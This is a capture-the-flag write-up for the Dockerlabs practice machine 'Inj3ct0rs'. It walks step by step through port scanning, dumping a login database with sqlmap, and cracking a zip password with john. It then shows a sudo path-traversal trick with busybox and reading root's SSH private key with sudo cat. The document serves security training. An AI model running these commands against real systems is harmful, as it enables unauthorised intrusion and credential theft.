Writeup Inj3ct0rs from Dockerlabs


Let's start our reconnaissance with a quick nmap scan:
nmap -p- --open -sV -sC --min-rate=5000 -n -Pn 172.17.0.2 -oN Nmap1
-p- - Search for ports
--open - List open ports
-sC - Use a set of reconnaissance scripts
-sV - Find the version of the open service
--min-rate=5000 - Makes the reconnaissance even faster by sending no fewer than 5000 packets
-n - No DNS resolution
-Pn - No ping
-oN - Save file name
We find these ports open: 22, 80
INTRUSION
We start by accessing the IP 172.17.0.2 through the browser.
PORT 80:
80

The website seems to be for practicing hacking, featuring "SQL Injection Challenges" with a login panel, and for SQL injection, you can use sqlmap by capturing and saving the login request with BurpSuite.
Next, execute the following command:
sqlmap -r request --dump -batch --level 5 -risk 3
Sqlmap discovers several users and passwords, but we only need the password no_mirar_en_este_directorio, which we use to download a zip file, extract its hash with zip2john, and crack the password using john.
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
bashCopy codeUsing default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer         (secret.zip/confidencial.txt)
1g 0:00:00:00 DONE (2024-08-18 20:10) 33.33g/s 136533p/s 136533c/s 136533C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Now, with the password, we can unzip the file to find a file named confidencial.txt and read its contents.
sqlCopy codeYou have to change your password ralf, I have told you many times, log into your account and I will change your password.

Your new credentials are:

ralf:-------------
So, with the username and password, we connect via SSH.
PRIVILEGE ESCALATION
As the user ralf, we notice that we can execute commands with sudo -l, showing the following:
ralf@b09cee7bd1c1:~$ sudo -l
Matching Defaults entries for ralf on b09cee7bd1c1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ralf may run the following commands on b09cee7bd1c1:
    (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
ralf@b09cee7bd1c1:~$
To escalate privileges, I checked GTFOBins, but our situation requires a different approach, so we need to proceed as follows:
sudo -u capa /usr/local/bin/busybox /nothing/../../../../../../../bin/ls /home/capa
This shows us that there is a file called passwd.txt, so we will read it by executing:
sudo -u capa /usr/local/bin/busybox /nothing/../../../../bin/cat /home/capa/passwd.txt
Having done this, we will have the password for the user capa.
User CAPA
As capa, we run sudo -l and see that we can execute the cat binary as root, allowing us to read system files.
LFILE=/root/.ssh/id_rsa
And we read it with:
sudo cat "$LFILE"
This will give us the SSH private key for the root user. Now, we save it on our local machine as id_rsa and set permissions with chmod 600, then we run ssh -i id_rsa root@172.17.0.2, and that’s it, we are root.

And now we are root


